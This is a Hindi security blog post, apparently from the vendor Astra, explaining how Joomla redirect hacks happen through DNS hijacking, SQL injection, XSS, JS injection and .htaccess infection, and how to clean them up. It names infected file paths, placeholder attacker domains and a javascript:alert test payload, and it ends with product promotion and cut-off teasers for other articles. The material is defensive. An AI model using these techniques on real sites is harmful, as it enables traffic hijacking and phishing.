Joomla मैलवेयर रीडायरेक्ट हैक: सुरक्षित रूप से पता लगाएं और ठीक करें
Joomla साइट प्रबंधन के रोजमर्रा के कार्यों में सुविधा जोड़ता है। ओपन सोर्स कम्युनिटी द्वारा संचालित, यह CMS यूजर-फ्रेंडली है। Joomla अपने द्वारा प्रदान किए जाने वाले एक्सटेंशन की विस्तृत विविधता के कारण भी लोकप्रिय है। इस साल Joomla में कई भेद्यताएं उजागर हुई हैं। ये Joomla XSS, फ़ाइल घुसपैठ से लेकर Joomla SQL इंजेक्शन तक हैं। ये भेद्यताएं हमलावरों को आकर्षित करती हैं जो उनका फायदा उठाकर लाभ प्राप्त करने की कोशिश करते हैं। डेवलपर्स शुरुआत में पैच जारी करते हैं लेकिन यूजर्स को अपडेट करने में समय लगता है। इससे बड़ी संख्या में Joomla एक्सप्लॉइट्स के प्रति संवेदनशील हो जाते हैं। एक बार समझौता हो जाने पर, Joomla साइट हमलावर के नियंत्रण में होती है। हमलावर, इसे विकृत या नष्ट कर सकता है या Joomla रीडायरेक्ट हैक कर सकता है। Joomla रीडायरेक्ट हैक काफी आम है क्योंकि यह हमलावरों को क्लिक्स प्राप्त करने में मदद करता है। Joomla रीडायरेक्ट हैक हमलावरों को स्पैम परोसने में भी मदद करता है। पुस्तक Joomla Web Security के अनुसार,
Joomla रीडायरेक्ट हैक: लक्षण
Joomla रीडायरेक्ट हैक का पता लगाना अक्सर मुश्किल होता है। वेब एडमिन लंबे समय तक अनजान रह सकता है। उसे तभी सूचित किया जा सकता है जब कुछ यूजर्स वेबसाइट से कहीं और पहुंचने के बारे में शिकायत करते हैं। Joomla मैलवेयर रीडायरेक्ट से समझौता की गई साइट्स के कुछ सामान्य लक्षण हैं:
यूजर्स को अज्ञात डोमेन पर रीडायरेक्ट किया जाता है।
विजिटर्स को नकली विज्ञापन साइट्स परोसी जाती हैं।
साइट यूजर के डिवाइस पर मैलवेयर इंस्टॉल करने का प्रयास कर सकती है।
स्पैम परोसने के लिए साइट ब्लैकलिस्ट हो सकती है।
साइट पर नकली फ़िशिंग पेज दिखाई देते हैं। विशेष रूप से भुगतान पेजों पर।
एक के बाद एक कई पॉप-अप दिखाई दे सकते हैं।
Joomla हैक रीडायरेक्ट: उदाहरण


Joomla मैलवेयर रीडायरेक्ट इंटरनेट पर वेब एडमिन को हैरान कर देता है। अक्सर, पहली प्रतिक्रिया Joomla कम्युनिटी फ़ोरम से मदद लेना होता है। कभी-कभी Joomla रीडायरेक्ट हैक क्लीनअप के बाद भी वापस आ जाता है। ऐसे कुछ मामलों के उदाहरण नीचे दिए गए हैं।
Joomla रीडायरेक्ट हैक: कारण
DNS हाईजैकिंग
DNS हाईजैकिंग के कुछ गंभीर निहितार्थ हैं। Wikileaks जैसी बड़ी कंपनियां DNS हाईजैकिंग हमलों की शिकार रही हैं। इस तकनीक का उपयोग करके, एक हमलावर आपकी Joomla साइट के पूर्ण ट्रैफिक को पुनर्निर्देशित कर सकता है। विशेष रूप से बड़े निगमों को अपने DNS सर्वर्स को सुरक्षित रखने की आवश्यकता है। DNS हाईजैकिंग दो चैनलों के माध्यम से आयोजित की जा सकती है:
होस्ट्स फ़ाइल से छेड़छाड़: प्रत्येक कंप्यूटर में अपनी स्वयं की Hosts.txt फ़ाइल होती है। यह फ़ाइल उन्हें होस्टनेम को संबंधित IPs में अनुवाद करने में मदद करती है। एक बड़े पैमाने का मैलवेयर हमला कंप्यूटर्स की होस्ट्स फ़ाइल से छेड़छाड़ कर सकता है। ये कंप्यूटर तब आपकी Joomla साइट के बजाय हमलावर-नियंत्रित डोमेन पर रीडायरेक्ट होंगे। इस प्रकार Joomla मैलवेयर रीडायरेक्ट संचालित होगा।
DNS सर्वर पर हमला: DNS एक काफी पुराना प्रोटोकॉल है, इसलिए, पूरा सिस्टम विश्वास पर निर्भर करता है। DNS सर्वर स्लेव और मास्टर सर्वर्स के माध्यम से संचार करता है। मास्टर अनुरोध पर स्लेव सर्वर्स को ज़ोन ट्रांसफर करता है। DNS ज़ोन मूल रूप से स्थानीय डेटाबेस की एक कॉपी है। इसमें उन मशीनों के बारे में संवेदनशील जानकारी होती है जो सर्च इंजन्स के माध्यम से सार्वजनिक रूप से दिखाई नहीं दे सकतीं। इस प्रकार, हमलावर एक दुष्ट स्लेव सर्वर सेट करता है और ज़ोन की एक कॉपी प्राप्त करता है। इस जानकारी का उपयोग करके, हमलावर कमजोर मशीनों पर हमला करने और नेटवर्क से समझौता करने का प्रयास करता है। इसके अलावा, हमलावर तब स्थानीय DNS सर्वर से छेड़छाड़ कर सकता है। इसलिए सभी क्वेरीज तब हमलावर-नियंत्रित मशीन पर रीडायरेक्ट होती हैं। इस प्रकार सफलतापूर्वक Joomla रीडायरेक्ट हैक पूरा होता है!
इसके अलावा, ये हमले LAN नेटवर्क पर पब्लिक वाईफाई पर भी किए जा सकते हैं। हमलावर एक नकली DNS प्रॉक्सी सेट कर सकता है। यह आपकी Joomla साइट के IP को हमलावर-नियंत्रित मशीन पर रिजॉल्व करेगा। इस प्रकार सभी स्थानीय यूजर्स को नकली Joomla साइट पर रीडायरेक्ट करने के लिए धोखा देगा। इस प्रकार Joomla रीडायरेक्ट हैक पूरा होता है!
SQL इंजेक्शन
इस साल ही, Joomla कई SQLi के प्रति संवेदनशील पाया गया। एक में कमजोर कंपोनेंट User Notes list view था और इसे CVE-2018-8045 कहा गया। इस दोष ने एक हमलावर को सर्वर पर SQL स्टेटमेंट्स निष्पादित करने की अनुमति दी। जिससे डेटाबेस की संवेदनशील टेबल्स का खुलासा हुआ। यहां से प्राप्त लॉगिन जानकारी तब डैशबोर्ड से समझौता कर सकती है। डैशबोर्ड एक हमलावर को प्रत्येक फ़ाइल को जावास्क्रिप्ट कोड से संक्रमित करने की क्षमता देगा ताकि रीडायरेक्ट बनाए जा सकें। अक्सर हमलावर इस प्रक्रिया को स्वचालित करने का प्रयास करते हैं और इसलिए उन स्क्रिप्ट्स को अपलोड करते हैं जो इस कार्य को पूरा करती हैं। हमलावर मौजूदा फ़ाइलों के भीतर इंजेक्ट कर सकता है या Joomla हैक रीडायरेक्ट डालने के लिए नई फ़ाइलें बना सकता है। आमतौर पर बनाई जाने वाली कुछ संक्रामक फ़ाइलें जो Joomla हैक रीडायरेक्ट बनाती हैं:
/uuc/news_id.php
/zkd/news_fx.php
/dgmq/w_news.php
/cisc/br-news.php
यदि आप ऐसी कोई फ़ाइल देखते हैं, तो उन्हें हटाने के लिए आगे बढ़ें। इनमें से प्रत्येक फ़ाइल में दुर्भावनापूर्ण रीडायरेक्ट कोड होगा। यह ऐसा दिखेगा:
ये फ़ाइलें मेटा टैग्स का उपयोग करके यूजर्स को रीडायरेक्ट करती हैं। विजिटर्स को attackerDOMAIN.com पर रीडायरेक्ट किया जाता है। यह ध्यान देने योग्य है कि कभी-कभी Joomla साइट स्टैक्ड बेस्ड SQLi के प्रति संवेदनशील हो सकती है। यह हमलावर को सिस्टम कमांड निष्पादित करने की क्षमता देता है। हमलावर, इसलिए, केवल SQL स्टेटमेंट्स का उपयोग करके फ़ाइलों को दुर्भावनापूर्ण रीडायरेक्ट कोड से संक्रमित कर सकता है!
क्रॉस-साइट स्क्रिप्टिंग
XSS, SQLi का एक करीबी दोस्त है जब आमतौर पर पाई जाने वाली भेद्यताओं की बात आती है। इस साल Joomla में XSS भेद्यताओं का एक पूरा समूह उजागर हुआ था। इनमें CVE-2018-15880, CVE-2018-12711, CVE-2018-11328, CVE-2018-11326 शामिल हैं। सूची में सबसे गंभीर CVE-2018-12711 था। यह एक दोषपूर्ण 'लैंग्वेज स्विचर मॉड्यूल' के कारण हुआ था। इसने कुछ भाषाओं के URL को JS से संक्रमित होने की अनुमति दी। XSS का उपयोग करके, एक हमलावर कुकीज़ चुराने जैसे अन्य हमले कर सकता है, Joomla मैलवेयर रीडायरेक्ट बनाने के अलावा।
यह कोड, जब कमजोर पैरामीटर के बाद इंजेक्ट किया जाता है, तो यूजर्स को रीडायरेक्ट कर सकता है। यूजर्स को maliciousSite.com पर रीडायरेक्ट किया जाता है और एक दुर्भावनापूर्ण स्क्रिप्ट bad.js लोड होती है। स्क्रिप्ट bad.js हमलावर के मकसद के आधार पर सभी प्रकार के जावास्क्रिप्ट ऑपरेशन कर सकती है। XSS का फायदा उठाकर, हमलावर विक्टिम्स को फ़िशिंग पेज पर लुभाने के अलावा Joomla रीडायरेक्ट हैक कर सकता है।
जावास्क्रिप्ट इंजेक्शन
जावास्क्रिप्ट बहुत शक्तिशाली है और अक्सर डायनामिक कार्यों को पूरा करने के लिए उपयोग किया जाता है। हालांकि, कुछ एक्सटेंशन डेवलपर्स द्वारा अपनाई गई असुरक्षित कोडिंग प्रथाओं की कमी के कारण Joomla जावास्क्रिप्ट इंजेक्शन के प्रति संवेदनशील है। XSS की तरह, जावास्क्रिप्ट इंजेक्शन का उपयोग Joomla हैक रीडायरेक्ट संचालित करने के लिए किया जा सकता है। जावास्क्रिप्ट इंजेक्शन के लिए एक ह्यूरिस्टिक टेस्ट किया जा सकता है। आपके द्वारा देखी जा रही साइट के एड्रेस बार में टाइप करें:
javascript:alert('Hello World!');
यदि साइट 'Hello World!' कहते हुए एक मैसेज बॉक्स प्रदर्शित करती है तो साइट संवेदनशील है। यहां से, हमलावर साइट को कई तरीकों से हेरफेर कर सकता है। उदाहरण के लिए, हमलावर फॉर्म के एक विशेष फ़ील्ड में नकली URL जोड़ सकता है।
यहां, कोड का यह टुकड़ा fakeDOMAIN.com मान को redirect01 नामक इनपुट में जोड़ रहा है। इसलिए फ़ील्ड में अब नकली साइट का लिंक होगा। हालांकि यह ध्यान देने योग्य है कि रिफ्लेक्टेड XSS की तरह, यह हमला स्थानीय मशीन पर ऑनलाइन किया जाता है। इसलिए रिमोट यूजर्स को धोखा देने के लिए, हमलावर को अन्य सोशल इंजीनियरिंग तकनीकों पर भरोसा करना होगा।
.htaccess फ़ाइल
.htaccess एक बहुत शक्तिशाली फ़ाइल है जो कई कार्य कर सकती है। कुछ प्रकार के स्क्रिप्ट इंजेक्शन हमलों को रोकने के अलावा, इसका उपयोग अक्सर रीडायरेक्ट बनाने के लिए किया जाता है। Joomla रीडायरेक्ट हैक के मामले में, .htaccess फ़ाइल इस तरह के कोड से संक्रमित होगी:
इस कोड स्निपेट में अंतिम पंक्ति यूजर्स को MaliciousDomain पर रीडायरेक्ट करती है। यह स्क्रिप्ट redirect.php का उपयोग करके पूरा किया जाता है। .htacces के अलावा, index.php जैसी फ़ाइलें भी आमतौर पर संक्रमित होती हैं। चूंकि index.php वह पहला पेज है जिस पर यूजर लैंड करता है, यह यूजर ट्रैफिक की एक महत्वपूर्ण मात्रा में योगदान देता है। हमलावर, इसलिए, अधिकतम ट्रैफिक को डायवर्ट करने के लिए index.php से समझौता करने का प्रयास करते हैं। यह डायवर्टेड ट्रैफिक, बदले में, हमलावर को क्लिक्स प्राप्त करने में मदद करता है।
Joomla रीडायरेक्ट हैक: समाधान
DNS सर्वर सुरक्षित करें

ज़ोन ट्रांसफर को न्यूनतम तक सीमित करें। सभी स्लेव DNS सर्वर्स को पूर्वनिर्धारित करें ताकि कोई दुष्ट स्लेव ज़ोन ट्रांसफर का अनुरोध न कर सके। यह named.conf.local फ़ाइल को संपादित करके किया जा सकता है। उदाहरण के लिए नीचे दी गई छवि देखें।
कोड का यह टुकड़ा स्लेव DNS सर्वर्स को पूर्वनिर्धारित करता है यानी secundario01 इसलिए केवल विश्वसनीय सर्वर्स को ज़ोन ट्रांसफर की अनुमति देता है। कभी-कभी, DNS सर्वर्स का उपयोग डेटा एक्सफिल्ट्रेशन हमलों में भी किया जाता है। इसलिए DNS सर्वर्स के माध्यम से गुजरने वाले डेटा पैकेट्स को रीयल-टाइम में मॉनिटर करें। यह Wireshark जैसे उपयोगी टूल्स के माध्यम से पूरा किया जा सकता है।
डेटाबेस साफ करें

जब Joomla रीडायरेक्ट हैक के लिए जिम्मेदार कोड कोर फ़ाइलों के भीतर छिपा होता है, तो इसका पता लगाना मुश्किल हो जाता है। हालांकि, सभी संक्रमित फ़ाइलों में कुछ सामान्य होता है। वह है रीडायरेक्ट के लिए जिम्मेदार दुर्भावनापूर्ण कोड। ऐसी सभी फ़ाइलों को डेटाबेस एडमिन टूल जैसे PhpMyAdmin का उपयोग करके एक क्लिक में खोजा जा सकता है। उदाहरण के लिए नीचे दी गई छवि देखें।
PhpMyAdmin एक सर्च फ़ंक्शन के साथ आता है जो डिटेक्शन को आसान बनाता है। यह टूल उन सभी पेज/पोस्ट को खोज सकता है जिनके कोड में दुर्भावनापूर्ण स्क्रिप्ट hxxp://maliciousSITE[.]com/bad.php है। इसके अलावा, इस टूल का उपयोग निम्न के लिए भी किया जा सकता है:
नए एडमिन की जांच करें और उन्हें हटाएं।
डेटाबेस पासवर्ड रीसेट करना।
संक्रमित टेबल्स साफ करना।
यदि हमलावर ने डेटाबेस को नुकसान पहुंचाया है तो परिवर्तनों को वापस रोल करना।
थर्ड-पार्टी विज्ञापन
अक्सर वेब एडमिन साइट पर राजस्व प्राप्त करने के लिए थर्ड-पार्टी विज्ञापनों की अनुमति देते हैं। हालांकि, कुछ विज्ञापन नेटवर्क नियमों से नहीं खेलते। विज्ञापन कंटेंट परोसने में उदारता दुर्भावनापूर्ण खिलाड़ियों को विज्ञापनों के भीतर रीडायरेक्ट कोड इंजेक्ट करने की अनुमति देती है। इसके अलावा, अधिकांश दुर्भावनापूर्ण स्क्रिप्ट्स अन्य सर्वर पर होस्ट की जाती हैं जो मामले को और जटिल बनाती हैं। यदि सफाई के बाद संक्रमण बार-बार दोबारा होता है, तो विज्ञापनों को ब्लॉक करने का प्रयास करें। यदि Joomla रीडायरेक्ट हैक रुक जाता है तो यह साइट पर दुर्भावनापूर्ण विज्ञापनों के कारण होने की संभावना थी। इसलिए, विज्ञापन नेटवर्क से संपर्क करें और मुद्दे को हल करें।
अन्य सावधानियां
अपडेट में प्रमुख सुरक्षा सुधार होते हैं जिन्हें चेंजलॉग से सत्यापित किया जा सकता है। इसलिए Joomla को सुरक्षित रखने के लिए नियमित रूप से अपडेट करें।
केवल प्रतिष्ठित एक्सटेंशन का उपयोग करें। नल या खराब कोडेड एक्सटेंशन का उपयोग करने से बचें। कोर फ़ाइलों के अलावा, अपने एक्सटेंशन को भी अपडेट रखें।
सुरक्षित क्रेडेंशियल्स ब्रूट फोर्स हमले की संभावना को कम कर सकते हैं।
सर्वर के लिए फ़ाइल अनुमतियों को सुरक्षित करें। सुनिश्चित करें कि .htaccess जैसी फ़ाइलों के लिए अनुमति 444 (r--r--r--) या 440 (r--r----) पर सेट है।
यदि आपको फ़ाइल संशोधन का संदेह है, तो SSH के माध्यम से लॉग इन करें। टर्मिनल पर, निम्नलिखित कमांड निष्पादित करें find /path-of-www -type f -printf '%TY-%Tm-%Td %TT %pn' | sort -r. प्राप्त आउटपुट उनके संबंधित टाइमस्टैम्प्स के अनुसार संशोधित फ़ाइलों की सूची होगी। यहां से मैन्युअली फ़ाइलों का निरीक्षण करें। संदिग्ध कोड लाइनों को कैरेक्टर '#' का उपयोग करके कमेंट आउट करें। इसके बाद फ़ाइल मूल्यांकन के लिए विशेषज्ञों से परामर्श लें!
फ़ायरवॉल
यह सुनिश्चित करना महत्वपूर्ण है कि Joomla रीडायरेक्ट हैक दोबारा न हो। हालांकि, हैकर्स लगातार साइट को टारगेट कर रहे हो सकते हैं। ऐसे परिदृश्य में सबसे प्रभावी रक्षा तंत्र फ़ायरवॉल का उपयोग करना है। फ़ायरवॉल को एकीकृत करना काफी आसान और सुविधाजनक है। आज बाजार में उपलब्ध सुरक्षा समाधान आसानी से स्केलेबल हैं। Astra जैसा एक जो छोटे ब्लॉग्स के साथ-साथ बड़ी शॉपिंग साइट्स के लिए एकदम सही है। इसके अलावा, Astra यूजर्स को ईमेल के माध्यम से सूचित करता है जब भी कोई फ़ाइल संशोधित होती है।
Astra
Astra का Joomla मैलवेयर रीडायरेक्ट ब्लॉक करने में एक शानदार ट्रैक रिकॉर्ड है। साथ ही, Astra द्वारा तैनात पैकेट फ़िल्टरिंग यह सुनिश्चित करती है कि हमलावरों द्वारा कोई खराब अनुरोध आपकी साइट को नुकसान न पहुंचाए। इसके अलावा, Astra आपकी Joomla साइट का सुरक्षा ऑडिट करता है और किसी भी भेद्यता का पता चलने पर आपको सूचित करता है। इस प्रकार आपको हमलावरों से एक कदम आगे रखता है। मानव समर्थन और ऑटोमेशन का एक आदर्श मिश्रण, Joomla रीडायरेक्ट हैक को ब्लॉक करने के लिए Astra की अत्यधिक अनुशंसा की जाती है।
हैकर्स Magento 1.9 में क्रेडिट कार्ड जानकारी चुराने के लिए स्मार्ट तकनीकों का उपयोग कर रहे हैं - जिसमें कोर फ़ाइलों को संशोधित करके Visbot मैलवेयर नामक मैलवेयर जोड़ना शामिल है। इसे ढूंढने और ठीक करने का तरीका जानने के लिए आगे पढ़ें।
Visbot मैलवेयर कैसे काम करता है
हैक की गई Magento वेबसाइट्स पर पाय
हाल ही में, हमने उन साइट्स की खोज की जहां हैकर्स ने लोकप्रिय वर्डप्रेस प्लगइन्स जैसे WP Super Cache, Akismet, या Elementor द्वारा बनाई गई फ़ाइलों के समान फ़ाइल नाम और कंटेंट वाली दुर्भावनापूर्ण फ़ाइलें छिपाई थीं। इन फ़ाइलों में कोड रीडायरेक्शन हैक, सर्वर पर अज्ञात फ़ाइलें बनाने, आपके संपर्क पेज या न
हालांकि मैक की सुरक्षा को तोड़ना आसान नहीं है, फिर भी इंटरनेट पर कई चालाक हैकर प्रोग्राम आपके कंप्यूटर पर अपना रास्ता खोज सकते हैं। बहुत से लोग मैक मैलवेयर को वायरस के साथ भ्रमित करते हैं, लेकिन वे समान नहीं हैं। मैक मैलवेयर कोई भी सॉफ़्टवेयर है जिसे जानबूझकर कंप्यूटर को नुकसान पहुंचाने के लिए डिज़ा